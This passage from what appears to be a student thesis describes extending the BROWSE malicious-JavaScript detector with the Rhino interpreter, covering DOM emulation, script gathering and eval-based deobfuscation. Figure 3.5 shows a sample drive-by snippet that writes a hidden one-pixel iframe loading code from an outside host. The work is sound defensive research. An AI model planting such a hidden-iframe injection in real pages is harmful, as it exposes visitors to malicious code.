%30%30%37%32%5C%75%30%30%37%33%5C%75%30%30%37%34%5C%75%30%30%37%35%5C%75%30%30%37%36%5C%75%30%
30%37%37%5C%75%30%30%37%38%5C%75%30%30%37%39%5C%75%30%30%37%61%27%29%3B"));
</script>
```

Figure 3.4: Example of unescape usage

All functions documentation can be found at [47].

3.3 Introduction to DOM

The Document Object Model (DOM) [40] is a platform- and language-independent standard object model for representing HTML or XML and related formats.

A web browser is not obliged to use DOM in order to render an HTML document. However, the DOM is required by JavaScript scripts that wish to inspect or modify a web page dynamically. In other words, the Document Object Model is the way JavaScript sees its containing HTML page and browser state.


This feature can be a back door in terms of security. Allowing JavaScript to manipulate the page freely can open the way for attacks. Therefore, it is important to keep track of DOM possibilities.

3.3.1 document.write function

There is a particular DOM statement that is really important for this project. It is the **document.write** function.

Basically, this function allows a JavaScript script to append code to the HTML page dynamically, so the source code can be modified. It opens a lot of possibilities to attack a system, directly or indirectly. That is, it can append directly malicious code or can be used so to write code that will reference the dangerous one. The possibilities of this function are huge.

In the example of the figure below, this function is used to add an iframe[43](frame whose source is an HTML file) to the page, that refers to a URL that contains the malicious code:



```
<html>
<head>
</head>
<body>

<script>
document.write("<iframe style='display:none' width=1 height=1 xsrc='http://trust4free.ws/?id=index20'></iframe>")
</script>

</body>
</html>
```

Figure 3.5: Example of the document.write function

At first it seems that there is no need to worry much about this function because in this example the code is readable and an iframe with low height and width values signature would match. However, this function is usually obfuscated or hidden in some way. This small example was extracted from another more complete one, that explains the whole attack[28].

Chapter 4

Proposed hypothesis for extending the BROWSE tool

According to the research information about JavaScript, two main features have to be sorted out:

- JavaScript code location.
- JavaScript compression and obfuscation.

This two issues can be solved in two different ways of analysing the HTML source code, which are:

1. **Static** analysis, which involves developing *extremely complex signatures.*
2. **Dynamic** analysis, which involves *adding a JavaScript processor.*

Static analysis: The advantage of this kind of analysis is that there is no need of a JavaScript processor. However, it has a really important drawback: in order to analyse compressed or obfuscated code, signatures for detecting malicious patterns become really complex, and creating them is now much more difficult, most of the times even unfeasible.

Besides, retrieving and analysing all JavaScript code not possible in all cases, since obfuscated/compressed code can hide a reference to JavaScript, regardless it is an external file, or appended code that includes script tags or HTML events.

This approach seems quite unfeasible since JavaScript has many possibilities and it can be really hard to get over them with the static analysis.

Dynamic analysis: This kind of analysis makes use of a JavaScript processor, since it tries to get more readable JavaScript, using decompression and deobfuscation techniques. Signatures become simpler because code is not hidden any more, which is an important advantage.

Gathering of JavaScript is more efficient now, since the code can be retrieved as it would be done in a real browser. Besides, although code can be compressed or obfuscated, it will still be executed, so the JavaScript code will be always retrieved.

However, *the inclusion of a JavaScript processor is now needed*, and it has to be integrated to the tool.

According to the possibilities below, the chosen one for this project is the second one: **Adding a JavaScript processor to the tool**. Particularly, the processor will be a JavaScript interpreter.

The reasons for this choice are:

- The static analysis seems to be unfeasible to achieve the goals proposed. Using an interpreter allows to perform a dynamic analysis, which is the most powerful and suitable approach.
- The interpreter allows not only to execute JavaScript, but also to **monitor its execution**. This can be really helpful so to analyse some critical JavaScript/DOM statements and carry out specific actions.
- JavaScript compression/obfuscation techniques leave the code in a very unreadable way. Therefore, signatures to detect malicious code can be extremely complex so to detect it(even unfeasible). But using an interpreter makes possible to return the code to BROWSE in a more readable way, so the signatures can be much simpler.
- JavaScript code can be retrieved dynamically, which is easier and more efficient than doing it statically. What is more, in case the code is obfuscated, it will still be executed, and if it refers to any other code source, it will be retrieved in runtime.

So, the hypothesis chosen is to **extend BROWSE with a JavaScript interpreter** in order to to achieve the goal of the project. The interpreter should be able to get over the JavaScript difficulties and to analyse all the code that would be executed in a real browser when the user visited a web page.

Therefore, with the interpreter add-on BROWSE can retrieve all the JavaScript code, and also get it in a more readable way for the signature matcher, just by checking the interpreter output. Hence the interpreter has to return a useful output for BROWSE.

4.1 Which is the role of the JavaScript interpreter once integrated in the BROWSE tool?

As explained, the addition of the interpreter is due to the multiple JavaScript possibilities. The interpreter has a main purpose, which is *gather, execute and* *process the JavaScript code and return an useful output* to the BROWSE module.

So, the interpreter receives an input code, retrieves all the JavaScript code, executes and monitors it, and then returns the result to the BROWSE module.

In the process the JavaScript code will have been gathered, as well as processed so to get over obfuscation and decompression so to make it more readable to the signature matcher.

However, **the interpreter does not carry out any signature matching or detection of malicious code**(but it can still keep record of some important functions executed). It is not the purpose of this improvement, because **that is the role of the BROWSE tool**.

4.2 Procedure to carry out the hypothesis

Since the proposal of this project is adding a JavaScript interpreter, the first and crucial starting point is choosing one. The choice has to be done regarding to some requirements: not all JavaScript interpreters are valid for the project.

Once that the interpreter has been chosen, then the following issue appears: **DOM compatibility**. JavaScript present in webpages often uses the DOM, and it will be executed by the interpreter. However, stand-alone interpreters do not support it. That means that when trying to execute a DOM statement it will crash and stop execution. As a consequence, there should be some kind of DOM support so to execute JavaScript properly and therefore return a useful output for the signature matcher.

Not only the interpreter has to able to execute the JavaScript code, but also it has to retrieve all the code that would be normally executed in a real browser, from all possible sources.

Finally, when the interpreter is able to execute and gather all the code without crashing, then it should return something useful to the signature matcher. *Useful* in this case means **readable**.

There are infinite possibilities with JavaScript. These possibilities involve code obfuscation and compression. Those techniques make code unreadable for the signature matcher, since it will not recognize any patterns because actual code will be hidden.

So, the final step is to make the interpreter return processed code that is readable for the signature matcher.

Then, the described steps are, in a brief summary:

1. Find a suitable interpreter.
2. Add DOM compatibility to it.

3. Make it capable of retrieving all the JavaScript code.
4. Process code given so to return readable one for the signature matcher.

Chapter 5

Searching a suitable JavaScript interpreter

5.1 Introduction to BROWSE module

Before introducing all the information about the interpreter it is interesting to take a glance at the initial state of BROWSE.

At first BROWSE was the only main module of the application. It is coded in Python, and divided as well in several **.py files**(Python modules). However, with the inclusion of the JavaScript interpreter it needs to be modified so the communication between the two main modules is correctly done.

The basic functionality (before adding the JavaScript interpreter) of BROWSE is described as follows:

1. Read an URL from a URL list defined by user.
2. Get the HTML page from read URL.
3. Extract JavaScript from it.
4. Match it against a set of signatures.
5. If there are more URLs, read next one from list and go back to step 2.
6. Log results.

But after adding the interpreter some steps should be added. Now, the whole web page is given to the interpreter, and after its processing, the code is given back so it is signature matched.

So the current the steps are :

1. Read an URL from an URL list defined by user.

2. Get the HTML page from read URL.
3. Call the interpreter and pass the HTML page to it.
4. The interpreter parses the page and processes it.
5. BROWSE reads the output and matches it against a set of signatures.
6. If there are more URLs, read next one from list and go back to step 2.
7. Log results.

5.2 Desired features of the JavaScript interpreter

There are lots of possibilities when choosing a JavaScript interpreter. Some features have to be taken into account so the right and most suitable interpreter for the tool is chosen. These are:

- It is mandatory that it is open source, since the project itself is open source.
- Continuous support is desired, so new features can be added or bugs repaired.
- It should be portable, so it is platform independent.
- Additional features that make it more powerful, like possibility of using external modules or easiness to create add-ons for it.

5.3 Motivations for the choice of Rhino, the open source JavaScript interpreter based on Java

The chosen JavaScript interpreter for BROWSE project is Rhino. The main reasons for its choice were:

Open source: The interpreter is an open source project, which is essential since the BROWSE tool is also open source.

What is more, this feature allows the developers to make any changes in the source code of the interpreter if any improvement made it necessary, so to obtain the desired functionality.

Mozilla Project: The interpreter was developed by the Mozilla Project and it is in continuous development, so new features will be added in the future as well as possible bugs will be fixed.

Another advantage is that there is complete documentation about the interpreter available, as well as discussion forums so to ask for any doubts or suggestions when starting working with the interpreter.

Based on Java: The interpreter is coded in Java. This feature is a really important advantage, since Java is a really famous programming language and there is a lot of support and documentation about it. Besides, the interpreter is totally portable and source code can be modified easily.

However, these are not the most important advantages, but it is that **it is possible to execute Java programs in the interpreter**, which increases notably its power: Java features can be included easily so to enhance the analysis performed. Actually, this was one of the main reasons for its definite choice.

The Rhino documentation is held on the Mozilla's Project web site [35].

Chapter 6

Extending the interpreter's functionality

After choosing an interpreter, it has to be modified so to carry out a proper analysis. That is, some additional features have to be added. These are described in this section.

6.1 Why adding DOM compatibility to the interpreter?


Unfortunately DOM[40] is not supported in the standard specification of JavaScript. That implies that stand-alone JavaScript interpreters are not able to deal with it. Only web browsers do.

This involves adding DOM compatibility so the interpreter does not crash when executing JavaScript code, due to the fact that DOM statements are not recognized. It is widely used (specially in attacks), so support has to be included. Several possibilities can be chosen as a possible solution:

- Develop an external module that adds the functionality to the interpreter.
- Find another interpreter that includes a browser environment, like for example SpiderMonkey combined with Mozilla engine.
- Find an already developed patch for the interpreter.

6.1.1 Rhino DOM compatibility

After some research an external extension specifically designed for Rhino was found. It was coded in JavaScript, so it was easier to include it in the interpreter.



```
/*
 * Simulated browser environment for Rhino
 *   By John Resig <http://ejohn.org/>
 * Copyright 2007 John Resig, under the MIT License
 */


var incompleteScriptExecutions=0;
var STATIC_executedDocumentWrites=0;
var STATIC_executedUnescapes=0;
var STATIC_eventsFound=0;
var beginningEventsArray=new Array(0);
var endingEventCodeArray=new Array(0);
var scriptErrors=new Array(0);
// The window Object

function setCookie(s)
{
}
var window = this;

(function(){
        // Browser Navigator

        window.navigator = {
                get userAgent(){
                        return "Mozilla/5.0 (Macintosh; U; Intel
                }
        };

        var curLocation = (new java.io.File("./")).toURL();

        window.__defineSetter__("location", function(url){
                var xhr = new XMLHttpRequest();
                                ⋮
```

Figure 6.1: Extract from the extension's code

It was developed by a Mozilla's Project member under MIT License. See [48] for more details.

This extension uses Java to parse an HTML page and create the necessary variables like **window**, **document**, **navigator**, etc... so to have a basic browser environment. It provides access to the HTML page elements, which is really important for the interpreter so to be able to get and analyse JavaScript and some more elements, like events. Nevertheless, some more features needed to be still added, like the **document.write** function. All the code is included in a file that can be easily loaded by the interpreter, just by using the command **load(file.js)**. Figure 6.1 shows part of the code.

Unfortunately, this extension had an important limitation: The parser used for accessing the HTML page was really limited: it could not deal properly with real-life examples that had non well-formed HTML code. That was an important drawback.

As a consequence a new issue appears: should the whole HTML page be given to the interpreter or just the JavaScript code embedded in a dummy HTML page? In the end the whole HTML page will be given. The reason for this is that not only scripts have to be accessed, but also some other elements, like events. What is more, **document.write** might append code that would have no sense if the whole HTML page is not present.

So, the parser limitations described above forced to search for a solution:

- Decide not to use this extension and try to look for another type of DOM compatibility.
- Find another parser which is more powerful than the current one.

Java HTML parser

In order to keep using the extension, and to integrate the HTML parser in it, two possibilities were given: Search for a parser written in JavaScript, or another one written in Java.

Since Rhino makes possible the use of Java, and it is more powerful and popular than JavaScript, the option of using a Java parser was much more interesting. Then, some open source Java HTML parsers where tried. Most of them had also some limitations, but one was really interesting: the **Mozilla Java HTML parser** [25].

The Mozilla Java HTML Parser is a Java package that enables to parse HTML pages into a Java Document object. The parser is a wrapper around Mozilla's HTML Parser, thus giving the user a browser-quality HTML parser. It uses XPCOM objects, which are the implementation of objects in Mozilla's browser (also in Firefox). This parser turned out to be the most powerful of the whole set tried, so eventually it was included in the extension.

The reason for keeping the external extension written in JavaScript is that most of the needed features were already coded there. Besides, some helper methods are also included. So, the idea is to *parse the HTML page with the new parser but still use the extension.*

Integrating the parser with the extension is not a complex task. First, the extension is initialized with a dummy HTML page, so to initialize all variables. Then, the real HTML page is parsed and the returned Java Document object is assigned to the global variable **document** that the extension uses (which is also a Java Document). Hence, all variables and methods are available but regarding to the new HTML page.

Nevertheless, including the Java Mozilla's HTML parser needs specific set up configuration so to be able to run XPCOM objects, and it is not really efficient in terms of time. But the goal of the interpreter focuses on correct JavaScript execution, not in the most efficient implementation.

XPath

XPath is a language for finding information in an XML document, that is, navigating through elements and attributes in it. The complete specification of XPath can be found at [46]. Hence, XPath can be used as well to navigate elements in an HTML document. In our case, it is used with the HTML page currently analysed.

Since Rhino needs to access not only JavaScript, but also DOM events and src attributes, a mechanism for finding them is needed. One option is using regular expressions, but XPath is much simpler and powerful to get that information, so it is included in the interpreter as well so to find such data.

The XPath search engine gets a Document object as input (the one returned by the parser), and a string with the specified path to locate.

The standard Java package **javax.xml.xpath** containing all the implementation of XPath was included in the interpreter's environment. As the reader can notice, the advantage of being able to use Java in the interpreter makes it really powerful.

6.2 Gathering all the JavaScript code in Rhino

As explained in the JavaScript language research chapter(3), code can be located in different places. The interpreter has to get all the code and execute it. In this section it is explained how this process is done.

6.2.1 HTML script tags

The usual location of JavaScript code is between **HTML script tags**. These define the beginning and ending of JavaScript code.

Retrieving the code inside is done by using a DOM statement defined in the fake browser environment: *getElementsByTagName(tagName)*. This function returns a list with all the elements which name corresponds to the value of the argument *tagName*. So, in order to get the script tags, this function is called passing *"script"* as argument. Then, a list containing all the scripts is returned and they are executed one by one using the top-level function **eval**.

6.2.2 The src HTML script tag attribute

The **HTML src attribute** is potentially one of the most dangerous aspects of JavaScript, since the malicious code can be stored in an external file. In this case script tags do not contain code inside, but only a reference to an external JavaScript file. That prevents analysis to fail as the JavaScript code is not in the main HTML page. A real web browser retrieves that file and executes the code inside.

Therefore BROWSE needs to get it. Before adding the interpreter to BROWSE the **src** attribute was matched with regular expressions and the URL of the external file was added to the URL list, so it was treated as another web page to analyse, which is not the most efficient way to deal with it.

Since now there is a need to execute the JavaScript code, the external JavaScript file has to be retrieved in the interpreter and executed with the rest of the code present in the HTML page.

The idea of how to implement this is as follows:

- Search with XPath for **src** attributes.
- For each **src** attribute found, retrieve its referenced external file.
- Replace such **src** attribute with an empty string.
- Add the code contained in the retrieved file inside the **script tags**.
- Eventually the script will be executed as a normal one.

In section 7.2.1 an example of how this process works inside the interpreter is shown.

Since the Java Document object representation consists of a tree composed of nodes, XPath can be used to find script nodes with **src** attribute. After retrieving this external code, it is appended to the **Document object**, concretely to the current script node, as a new text node. Figure 6.2 shows the internal representation of a Java Document.




Figure 6.2: Java Document Object internal representation, including src attribute processing

6.2.3 HTML events

Since events can have associated JavaScript code that is executed when they are fired, it has to be processed in the interpreter. But JavaScript interpreters are not aware of HTML events. Then, their associated code has to be extracted and executed as normal one.

Accessing events' code is easy using **XPath**: It is only necessary to search for an specific attribute(event). For example, if the **onload** event wanted to be obtained, it could be done by specifying the following search criteria: *//@onload*. As a result **XPath** returns all attributes called **onload**.

Once that the code associated is retrieved, it has to be added at a certain place in the HTML page so to be executed in the interpreter, and afterwards given back to BROWSE so to signature match it.

Events' code will be appended to the end of the page as scripts. Then, their code will be the last one executed. That is because these events are usually executed when the page is loaded. For example, it makes no sense to execute the onclick event code before the JavaScript contained in the HTML page.

6.2.4 The document.write function

This function **allows the user to add dynamically HTML code to the page**. When it is executed the code given as argument is written to the HTML page.

The main issue about this function is that it is possible to write anything: HTML code, JavaScript code, plain text, etc...So, the new code written has to go through the whole parsing and analysis process again. This involves not only extracting the possible new JavaScript code, but also events, src attributes, etc...So, when this function is called at least once Rhino enters a loop so to go through the whole process again, but with the written code included in the page. *This introduces iterations in the analysis process.*

Implementing **document.write** is not so simple, since there should be a record of which code was already appended and which not, due to the iterative analysis process. This is because Rhino extracts written code, appends it and re-analyses the whole page again: if there was no record of already written code it would enter an endless loop because it would rewrite the same code in each cycle without specifying any condition to stop.

In order to distinguish new code from already written one, the calls to **document.write** are substituted by a dummy function, called **dummyWrite**. The function itself does nothing when it is called:it just ignores the arguments passed. This simple technique prevents the interpreter to execute again the same calls to **document.write**. Substituting the calls is made just by using regular expressions.

However, this is not enough, since calls to this function are not visible in obfuscated or compressed code. Then no replacements can be done since real code is hidden and regular expressions do not work. The solution is numbering scripts in order of execution. When a script is executed and uses **document.write** function, its associated number is stored in a global array that keeps track of the scripts that already wrote additional code to the HTML document. Hence, in future analysis iterations the code is not written again. The process can be seen in the example below.




Figure 6.3: Example of how Rhino keeps track of appended code

The diagram above represents an arbitrary HTML page analysed. At first it doesn't seem reasonable that more than one analysis cycle will be executed, since it is not normal that the **document.write** function writes again another **document.write** function.

However, if **document.write** adds a script with a **src** property, it is more likely that more calls to **document.write** are written in that file. Then, Rhino would append the script with the src property to the HTML page. On next cycle, it would substitute the property for the code inside the external file, and when executing it it would find again more calls to **document.write**.

That is what happens in this example: in the first iteration, a script with a specified external JavaScript file is written to the HTML document. In the second iteration, its code is retrieved and executed. It writes another script as well, therefore this last one will be executed in the last iteration. As it can be seen in the diagram, scripts number two and three are marked so in future iterations the same code is not appended again. An example can be found in section 7.2.1 of this document.

Nevertheless, an important drawback is present in the current implementation of **document.write**. Since the web page is parsed and processed *afterwards*, the code written is not placed in its real location, but appended at the end of the document. This can affect the JavaScript execution, since it might not be located on its original source.

The solution for the flaw above described is execute the JavaScript as the page is rendered. That involves that Rhino should be able to communicate with the HTML parser, but unfortunately that is not an easy feature to carry out in the current implementation, and doing that would be similar to start developing a real web browser, which is not the goal of this project. Some alternative proposals are described in 7.6.

6.3 Processing the JavaScript code

In this section all aspects about how the JavaScript code is executed and treated are explained in detail.

6.3.1 Executing JavaScript

Once that all the JavaScript has been gathered it is added to the webpage as HTML scripts, so Rhino can easily find and execute them.

As explained in 6.2.1, the scripts are obtained using the *getElementsByTagName(tagName)* DOM function. Then, a list containing all the scripts is returned. Finally, each script is executed using the **eval** top-level function(see section 3.2.3).

However, not all the JavaScript code is always executed properly in the interpreter. Some technical limitations prevent it from performing a proper execution. This issue is discussed in 7.3.3.


6.3.2 Breaking through JavaScript code obfuscation and compression

Compressing and obfuscating techniques make JavaScript code unreadable for the signature matcher, so creating regular expressions for detecting malicious patterns is not feasible. Therefore Rhino has to deobfuscate this compressed/obfuscated code. **Note that the compressed/obfuscated code will still be executed in the interpreter without any problem, but the signature matcher will not be aware of any possible patterns in it**. That is the reason why this code has to be processed so to make it readable for the signature matcher.

As explained in the research section 3.2, most of the compression and obfuscation techniques use the JavaScript top level **eval** function. It tries to execute the argument given as valid JavaScript code. Compression and obfuscation techniques usually use regular expressions and string operations so to obfuscate code. However, obfuscated code cannot be directly executed in a browser. First, it has to be deobfuscated. So, obfuscated code most of the times consists of several functions that perform string and regular expression operations so to obtain a final string, which is the real code to be executed. This one is readable for the signature matcher. Eventually, that string containing the code is executed using the **eval** statement.

One very simple way of getting over this situation is using the **print** statement of the interpreter. What it does is printing the argument passed in the standard output. Then, just by changing **eval** for **print** the readable code will be displayed. If that printed code is given back to BROWSE it will be able to signature match it properly.

In the example below compressed JavaScript is decompressed using **print** statement. It is the same example used in section 3.2.1:




```
function harmless(number)
{
     number=number + 1;
     return number;

}
harmless(2);
```

```
eval(function(p,a,c,k,e,d){e=function(c){return
c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('5 3(0){0=0+1;4
0}3(2);',6,6,'number||harmless|return|function'.split('|'),0,{}))
```

compression ratio: 329/87=3.782

Figure 6.4: Example of JavaScript compression

As it can be seen compressed code is unreadable for the signature matcher. Now, the Rhino shell will be used to show how **print** statement returns readable code using code above, just by changing **eval** for it:



```
Rhino 1.6 release 7 2007 08 19
js> print((function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,Stri
ng)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\
w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])
}}return p}('5 3(0){0=0+1;4 0}3(2);',6,6,'number||harmless|return|function'.spl
it('|'),0,{})))
function harmless(number){number=number+1;return number}harmless(2);
js>
```

Figure 6.5: Example of JavaScript decompression using the Rhino print statement

However, automating this process is not always possible, and sometimes it has to be done manually, as mentioned in the *JavaScript deobfuscation with Rhino* post in PandaLabs Blog[27].


Overwriting eval and unescape top-level functions

The idea shown in the previous example(substituting **eval** for **print**) can be easily carried out, just by using regular expressions. However, it is not so simple. Nested calls to eval will prevent this approach from success, since only the first call will be changed, but not the deeper nested ones. What is more, as seen in 3.2.2, some obfuscating techniques ensure that the original code is not changed so to get it properly deobfuscated. This prevents code analysers to find the malicious code examined. This a new issue to solve.

To get over these obstacles, the solution implemented is as follows: **eval** will not be changed for **print**, but it will be changed inside Rhino's source code, in its implementation. In this way, **eval** will work in the same way but will also print the valid JavaScript given as argument in the output . As a consequence, no changes in the analysed code need to be done. This is a **transparent code treatment**, which is an important advantage to prevent deobfuscation barriers.

Not only the **eval** function is modified, but also the **unescape** one. In this way any argument passed when calling any of these functions will we monitored.

The source code of these functions is located in the NativeGloval.java file of Rhino's source code.



```
public static Object eval(Context cx, Scriptable thisObj,Object[] args, Function funObj)
{
    executedEvals=executedEvals+1;
    PrintStream out = getInstance(funObj).getOut();
    for (int i=0; i < args.length; i++) {
        if (i > 0)
            out.print(" ");

        // Convert the arbitrary JavaScript value into a string form.
        String s = Context.toString(args[i]);

        out.print(s);
    }
    out.println();
    cx.evaluateString(ScriptableObject.getTopLevelScope(thisObj), args[0].toString(), "-", 1, null);

    return Context.getUndefinedValue();
}
```

Figure 6.6: Source code of top-level function **eval**

The code inside the red box is the added one. This addition consists of the source code of the **print** function and a statistic counter adder, used for statistic purposes.

Same changes are applied to the **unescape** function: the argument is printed, as well as another statistic counter is increased.

6.4 Integrating Rhino in Browse

6.4.1 Communication between BROWSE and Rhino

Since BROWSE was itself a stand-alone application, with the inclusion of Rhino communication between both has to be defined. The roles are precisely defined:

BROWSE: Retrieve HTML pages specified in a URL list. Then, send them to the JavaScript interpreter to obtain all code(in the most readable way as possible) from its output. Signature match the interpreter's output, and finally log results.

Rhino: Read the HTML page given by BROWSE. Extract and gather all JavaScript code, execute and process until all code is retrieved, and decompress/deobfuscate it as much as possible. Finally, give it as output for BROWSE.

Communication process implementation

The implementation of the communication process between BROWSE and Rhino is as follows: BROWSE is executed and its process keeps alive while Rhino is invoked on each URL checked, so its execution begins and ends always at the same point. That is, BROWSE invokes Rhino when it is needed, and waits for its answer.

Once that Rhino returns its output BROWSE does signature matching on it, treating it as another URL. Nevertheless, Rhino is no longer called so to analyse its previous output again (if so it would enter an endless loop).

Data used in the communication process is stored in files that are read by the two modules when needed: BROWSE writes the HTML code in a file that Rhino reads when it is executed, and it returns two files as output: One containing all the gathered code, and another one for capturing **print** statements results used for decompressing or deobfuscating code.

The diagram shown in figure 6.7 shows how interaction between BROWSE and Rhino is made, as well as the activities the interpreter carries out.

